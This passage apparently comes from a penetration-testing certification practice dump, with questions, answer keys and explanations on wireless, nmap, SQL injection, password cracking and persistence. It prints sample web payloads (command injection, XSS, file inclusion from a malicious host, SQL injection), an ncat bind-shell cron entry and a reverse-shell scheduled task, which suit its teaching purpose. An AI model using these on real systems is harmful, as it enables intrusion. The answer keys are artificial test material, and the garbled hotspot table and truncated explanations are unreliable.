The penetration tester's goal is to lure wireless clients to connect to the rogue AP. Before a client can connect to a rogue AP, it must first disconnect from its currently associated legitimate AP. Sending deauthentication frames effectively disconnects clients from their current network, prompting them to search for and attempt to connect to other available networks. The rogue AP, designed to mimic the enterprise WiFi, becomes an attractive target.

Option B, performing jamming, would disrupt all wireless communication in the area, alerting administrators and potentially causing unintended denial-of-service. This is less subtle and might prematurely end the engagement.

Option C, broadcasting within dynamic frequency selection (DFS) channels, is relevant for avoiding

interference with radar systems but doesn't directly influence clients to connect to the rogue AP. It is not the immediately necessary next step.

Option D, modifying the malicious AP to not use a preshared key, would likely deter clients that are configured to expect a secure connection (using WPA2/3). The rogue AP's goal is to mirror the enterprise network, and a mismatch in security protocols would raise suspicion. Moreover, open Wi-Fi can be avoided for security reasons.Deauthentication attacks are a common technique in wireless penetration testing for forcing clients to re-authenticate. This is often the first step in many wireless attacks.

For further reading:


Aircrack-ng documentation on deauthentication:https://www.aircrack-ng.org/doku.php?id=deauthentication
Understanding Wireless Deauthentication Attacks:https://www.geeksforgeeks.org/understanding-wireless-deauthentication-attacks/

Question: 56


SIMULATION -
You are a penetration tester running port scans on a server.

INSTRUCTIONS -
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Part 1 -



Part 2 -



Answer:

See explanation below.

Explanation:
Part 1 " Enter command: nmap 192.168.2.2 -sV -O
Part 2 " Weak SMB file permissions

Question: 57

Which of the following protocols or technologies would in-transit confidentially protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2

Answer: A

Explanation:

The correct answer is A, S/MIME (Secure/Multipurpose Internet Mail Extensions). S/MIME provides end-to-end encryption for email messages, ensuring confidentiality during transit. It utilizes public-key cryptography to encrypt the message content, making it unreadable to anyone except the intended recipient with the corresponding private key. This encryption safeguards the sensitive final security assessment report as it travels across networks.

FTPS (FTP Secure) secures file transfer protocol, not email directly. While FTPS could protect the report if you were using FTP to send it, it is not a general solution for email confidentiality. DNSSEC (Domain Name System Security Extensions) authenticates DNS responses, preventing DNS spoofing and man-in-the-middle attacks on DNS queries, but it doesn't encrypt email content itself. It validates that the email server is who it claims to be, but does not protect the contents of the email. AS2 (Applicability Statement 2) is primarily used for secure, reliable, and authenticated transport of data over the internet, commonly employed in B2B EDI (Electronic Data Interchange). While it can provide security, it's not the standard or most straightforward choice for encrypting email communications for general reporting purposes.

S/MIME's widespread email client support makes it a practical solution. The sender encrypts the assessment report using the recipient's public key, and only the recipient, possessing the corresponding private key, can decrypt and read it. This end-to-end encryption ensures that even if the email is intercepted, its contents remain protected. Therefore, S/MIME provides the in-transit confidentiality required for emailing the final security assessment report.

Further Reading:

S/MIME: https://datatracker.ietf.org/doc/html/rfc8551
FTPS: https://datatracker.ietf.org/doc/html/rfc2228
DNSSEC: https://www.cloudflare.com/learning/dns/dnssec/
AS2: https://datatracker.ietf.org/doc/html/rfc4130

Question: 58

A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables. Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements
B. Access controls on the server
C. Encryption on the user passwords
D. A patch management program

Answer: A

Explanation:

The answer is A, Stronger algorithmic requirements. Here's why:

The penetration tester's success in cracking MD5 hashes using rainbow tables highlights a fundamental weakness: MD5 is a cryptographically weak hashing algorithm. Rainbow tables are pre-computed tables of hashes that can be used to quickly reverse the hashing process for common passwords and algorithms. MD5 is susceptible to collision attacks and is considered insecure for password storage.

Stronger algorithmic requirements address this core weakness by mandating the use of more robust hashing algorithms like bcrypt, scrypt, Argon2, or PBKDF2. These algorithms incorporate salting (adding random data to each password before hashing) and key stretching (repeating the hashing process multiple times) to make them significantly more resistant to rainbow table attacks and brute-force attacks. They also require significantly more computational resources to crack, even with specialized hardware.

While access controls (B) are essential for overall security, they don't directly address the vulnerability of weak password hashing. Encryption (C) of user passwords could refer to encrypting the passwords in transit or at rest but ultimately passwords need to be hashed on the backend, and the hashing algorithm's strength is the issue. Patch management (D) is crucial for system security but unrelated to the inherent weakness of the hashing algorithm. Updating to a strong hashing algorithm is a more direct and effective solution in this scenario. A patch management program will not directly address the weak hashing algorithm. It is
recommended to use a hashing algorithm that includes salting, key stretching, and is resistant to rainbow table attacks.

Therefore, recommending stronger algorithmic requirements directly tackles the identified vulnerability and improves the system's security posture against password cracking attempts.

Further research:

OWASP Password Storage Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
NIST Special Publication 800-63B: Digital Identity Guidelines: https://pages.nist.gov/800-63-3/sp800-63b.html

Question: 59

A penetration tester found the following valid URL while doing a manual assessment of a web application:
http://www.example.com/product.php?id=123987.
Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

A. SQLmap
B. Nessus
C. Nikto
D. DirBuster

Answer: A

Explanation:

The best automated tool to use next, given the URL http://www.example.com/product.php?id=123987, is SQLmap. This is because the URL contains a parameter (id=123987) which strongly suggests the application is dynamically querying a database. SQLmap is specifically designed to automate the detection and exploitation of SQL injection vulnerabilities. It can automatically identify different types of SQL injection flaws and even attempt to exploit them to gain access to the underlying database.

Nessus, on the other hand, is a vulnerability scanner that performs comprehensive checks against a wide range of known vulnerabilities. While it might identify SQL injection flaws, it's a broader tool and not as focused or effective as SQLmap for this specific scenario. Nikto is a web server scanner that identifies potentially dangerous files, CGI scripts, and other issues. While useful in a broader web application
assessment, it's not specialized for SQL injection like SQLmap. DirBuster is a directory brute-forcing tool used to discover hidden directories and files on a web server. This is useful for information gathering but doesn't directly test for SQL injection.

Since the URL clearly points to a potential SQL injection point, leveraging a tool dedicated to this specific vulnerability is the most efficient next step. SQLmap automates the process of testing for various SQL injection techniques (e.g., union-based, boolean-based, time-based, error-based) making it the ideal choice for this situation. It leverages techniques to manipulate the SQL query through the 'id' parameter and then analyzes the server's response to determine vulnerability.

Therefore, starting with SQLmap allows a penetration tester to quickly and efficiently determine if an SQL injection vulnerability exists within the application, allowing for a targeted approach.

Relevant Links:

SQLmap: http://sqlmap.org/
OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection

Question: 60

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

A. nmap -sn 10.12.1.0/24
B. nmap -sV -A 10.12.1.0/24

C. nmap -Pn 10.12.1.0/24
D. nmap -sT -p- 10.12.1.0/24

Answer: A

Explanation:

The command nmap -sn 10.12.1.0/24 is the correct choice because the -sn option in Nmap performs a ping scan, also known as a host discovery scan. This option instructs Nmap to send ICMP echo requests (pings), ARP requests (if on the same local network), and TCP SYN packets to port 443 to determine which hosts are alive within the specified subnet (10.12.1.0/24). It effectively skips port scanning and focuses solely on identifying active hosts, making it the fastest method for host discovery.

Option B, nmap -sV -A 10.12.1.0/24, performs service version detection (-sV) and aggressive scanning (-A). While it identifies live hosts, it's much slower because it also probes services and attempts OS detection. Option C, nmap -Pn 10.12.1.0/24, skips host discovery altogether, assuming all hosts are up, and proceeds directly to port scanning. This wouldn't "discover" live hosts. Option D, nmap -sT -p- 10.12.1.0/24, performs a full TCP connect scan (-sT) on all ports (-p-), which is primarily a port scanning technique, not focused on quickly discovering live hosts.

The nmap -sn option is specifically designed for quick host discovery, providing a fast method to identify active machines on a network before performing more in-depth scans. It's efficient for initial reconnaissance during a penetration test.

Authoritative Links:

Nmap documentation on host discovery: https://nmap.org/book/man-host-discovery.html
Nmap command options: https://nmap.org/man/

Question: 61

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

A. Shodan
B. Nmap
C. WebScarab-NG
D. Nessus

Answer: A

Explanation:

Shodan is the most appropriate tool for passive reconnaissance of IoT devices because it's a search engine specifically designed to find and provide information about internet-connected devices. Unlike traditional search engines like Google that index websites, Shodan indexes devices like webcams, routers, servers, and industrial control systems. This makes it uniquely suited to gathering information about IoT devices and their security postures without actively probing them. Passive reconnaissance emphasizes information gathering without direct interaction, making Shodan's pre-indexed data a perfect fit. Nmap, while powerful, involves active port scanning, which defeats the purpose of passive reconnaissance. WebScarab-NG is primarily used for web application security testing and interception, not broad IoT device discovery. Nessus is a vulnerability scanner, which requires active scanning and authentication, again conflicting with passive reconnaissance.

Shodan provides details such as device banners, geographic location, open ports, and sometimes even vulnerabilities known to be associated with particular device models. This information can be used to identify

potential weaknesses in an organization's IoT infrastructure or to assess the security practices of vendors supplying these devices. The ability to filter searches based on criteria like vendor, product, and location allows targeted information gathering. Utilizing Shodan, security professionals can glean insights into device configurations and potential security gaps before any active interaction takes place, adhering to the principles of passive reconnaissance in the context of IoT security.

Supporting Links:

Shodan: https://www.shodan.io/
OWASP Passive Information Gathering: https://owasp.org/www-project-passive-information-gathering/

Question: 62

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Answer: A

Explanation:

The correct answer is A: Whether the cloud service provider allows the penetration tester to test the environment. Here's why:

Before initiating any penetration test in a cloud environment, obtaining explicit authorization from the Cloud Service Provider (CSP) is paramount. Cloud environments are shared responsibility models, meaning the CSP is responsible for the security of the cloud, while the customer is responsible for security in the cloud. However, security testing activities can potentially disrupt the CSP's infrastructure, impact other tenants, or violate their terms of service. Conducting a penetration test without explicit permission can result in severe legal and financial repercussions, including service termination and legal action.

While understanding the specific cloud services used (B), the geographical location (C), and relevant laws (D) are important considerations during the planning and execution phases of a cloud penetration test, they are secondary to obtaining initial authorization. Knowing which services are in use and where they are located helps tailor the test, and legal considerations ensure compliance. However, none of that matters if the CSP hasn't granted permission in the first place.

Authorization ensures compliance with the CSP's acceptable use policies and protects the penetration tester from legal liabilities. It also often includes specific guidelines and constraints on the testing activities allowed. For example, the CSP may restrict certain types of tests, specify testing windows, or require pre-notification of specific activities. The authorization process may involve providing details about the scope of the test, the methodologies used, and the anticipated impact. This is crucial to prevent unintended consequences and maintain the integrity of the cloud environment.

Therefore, securing authorization from the CSP should always be the first step in any cloud penetration testing engagement.

Authoritative Links:

AWS Penetration Testing:https://aws.amazon.com/security/penetration-testing/
Microsoft Azure Penetration Testing:https://learn.microsoft.com/en-us/azure/security/fundamentals/pen-

testing
Google Cloud Platform Penetration Testing:https://cloud.google.com/security/penetration-testing


Question: 63

HOTSPOT -
You are a security analyst tasked with hardening a web server. You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTION -
Giving the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Hot Area:

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,
search=Bob”%3e%3cimg%20src3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,
#inner-tab”><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,
site=www.exa‘ping%20-c%2010%20localhost‘mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘, :, $, {, } (,), Input Sanitization “,’ , <, : , >, -,



Answer:

	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
site=www.exa‘ping%20-c%2010%20localhost‘mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
item=widget’;waitfor%20delay20’00:00:20’;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
item=widget’+convert(int,@@version)+’	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parametrized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ‘ , : , $, { , } (,), Input Sanitization “’ , < , : , > , - ,
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt		

Question: 64

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

A. John the Ripper
B. Hydra
C. Mimikatz

D. Cain and Abel

Answer: A

Explanation:

Here's a detailed justification for why John the Ripper is the most likely next tool after using the unshadow command in a penetration test, along with links for further research:

The unshadow command combines the password hashes from the /etc/shadow file (containing user password hashes) and user account information from the /etc/passwd file into a single, unified format. This combined format is necessary because password cracking tools like John the Ripper (JtR) typically require both the username and the hash to work effectively. The /etc/shadow file is usually only accessible to the root user, so obtaining its contents suggests a level of privileged access has already been achieved or is the target.

The primary goal after using unshadow is to crack the password hashes obtained. John the Ripper is a widely used and highly effective password cracking tool specifically designed for this purpose. It supports various cracking methods, including dictionary attacks, brute-force attacks, and rule-based attacks, making it versatile for different password complexity levels.

Hydra, Mimikatz, and Cain and Abel, while valuable penetration testing tools, are not the direct next step after using unshadow. Hydra is a network login cracker, used to brute-force authentication credentials against various services. Mimikatz is a post-exploitation tool primarily used in Windows environments to extract plaintext passwords and other credentials from memory. Cain and Abel is a Windows tool with features like network sniffing, password cracking, and ARP poisoning. They address different stages or aspects of penetration testing.

Therefore, after creating a unified password hash file using unshadow, John the Ripper is the logical next step to attempt to reveal the actual plaintext passwords. The combined output file is specifically designed to be fed as input to JtR. Successfully cracking the passwords can then lead to further privilege escalation, lateral movement, or access to sensitive data. The immediate objective is to leverage the combined password data for password cracking, for which JtR is directly suited.

Authoritative links for further research:

John the Ripper Official Website:http://www.openwall.com/john/ - This provides the official documentation, downloads, and updates for John the Ripper.

unshadow man page:man unshadow on a Linux system will provide the official manual page for the command.

Kali Linux Documentation: (Since Kali is popular for PenTesting) https://www.kali.org/tools/john/ and https://www.kali.org/tools/unshadow/

Question: 65

A penetration tester obtained the following results after scanning a web server using the dirb utility:

```
...
GENERATED WORDS: 4612

---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 - FOUND: 4
```

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A.index.html
B.about
C.info
D.home.html

Answer: B

Explanation:

changing to B. About due to file size

Question: 66

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

Explanation:

The best tool for setting up a rogue access point is Aircrack-ng. Aircrack-ng is a comprehensive suite of tools specifically designed for wireless network auditing and penetration testing. It includes functionalities for capturing wireless traffic, cracking WEP/WPA/WPA2 keys, and creating fake access points. This makes it ideal for deploying a rogue access point as part of a penetration testing engagement.

Wireshark, on the other hand, is a powerful network protocol analyzer primarily used for capturing and analyzing network traffic. While it's valuable for understanding network communications and troubleshooting, it lacks the necessary features to create or manage wireless access points.

Kismet is a wireless network detector, sniffer, and intrusion detection system. Although it can identify existing wireless networks and gather information about them, it isn't designed to create or manage access points, rogue or otherwise. Its strength lies in reconnaissance and network mapping.

Wifite is an automated wireless attack tool that uses other tools, including Aircrack-ng, to perform various wireless attacks. While Wifite could potentially leverage Aircrack-ng to help set up a rogue AP, it is not the best primary choice when direct control and configuration is needed for that setup. Thus Aircrack-ng is a more direct and appropriate tool.

Therefore, Aircrack-ng's specific focus on wireless security and its ability to create and manage access points directly makes it the most suitable choice.

Relevant authoritative links:

Aircrack-ng official website: https://www.aircrack-ng.org/
Wireshark official website: https://www.wireshark.org/
Kismet official website: https://www.kismetwireless.net/

Question: 67

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp|WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab -l; echo @reboot sleep 200 && ncat -lvp 4242 -e /bin/bash) | crontab 2>/dev/null
D. sudo useradd -ou 0 -g 0 user

Answer: A

Explanation:

The correct answer is A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe This command creates a scheduled task on a Windows system that runs every time the system starts. This provides a persistent backdoor for the penetration tester.

Here's a breakdown of why this option is most suitable and why the others aren't as effective:

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe: This is the best answer because it creates a scheduled task that executes C:\Temp\WindowsUpdate.exe every time the system starts. This ensures persistent access. The /create flag creates a new task. The /sc ONSTART flag specifies that the task should be triggered at system startup. The /tr flag specifies the program to run (in this case a reverse shell payload named WindowsUpdate.exe). This is a common technique used by attackers and penetration testers to maintain access to compromised systems.

B. wmic startup get caption,command: This command is used to list the startup programs on a Windows system. It doesn't create or modify any startup entries, so it cannot be used to maintain access. While it is useful for reconnaissance, it's not persistence mechanism.

C. crontab -l; echo @reboot sleep 200 && ncat -lvp 4242 -e /bin/bash) | crontab 2>/dev/null: This command is used to create a cron job on a Unix-like system (e.g., Linux). It sets up a reverse shell using ncat. The command itself is designed for persistence by leveraging the @reboot functionality. However, the question specifies that the target is a Windows workstation. Thus, this is invalid.

D. sudo useradd -ou 0 -g 0 user: This is a Linux command that adds a new user with root privileges (UID and GID of 0). Although this creates a highly privileged user, it is geared for linux and is invalid for Windows.

In summary: A scheduled task on Windows that runs at startup (schtasks) is the most direct way to maintain

persistent access. The other options are either not designed for persistence or incompatible with a Windows target.

Further Research:

schtasks command:https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/schtasks
Persistence Techniques (MITRE ATT&CK):https://attack.mitre.org/tactics/TA0003/

Question: 68

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet.
Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.
C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C

Explanation:

The most valid assumption the penetration testing team can make when discovering PLCs and supervisory systems connected to the company intranet is that controllers (PLCs) will likely not validate the origin of commands (Option C). Here's why:

Inherent Security Deficiencies: PLCs, traditionally designed for isolated operational technology (OT) environments, often lack robust security features like authentication and authorization mechanisms. They were not initially built with the expectation of being connected to untrusted networks.

Legacy Protocols: Many PLCs use legacy industrial protocols (e.g., Modbus, DNP3) that were not designed with security in mind. These protocols often lack built-in security features and can be easily exploited.

Lack of Encryption: Communication between the supervisory system (SCADA) and PLCs frequently lacks encryption. This means commands sent to the PLC can be intercepted and potentially modified or spoofed.

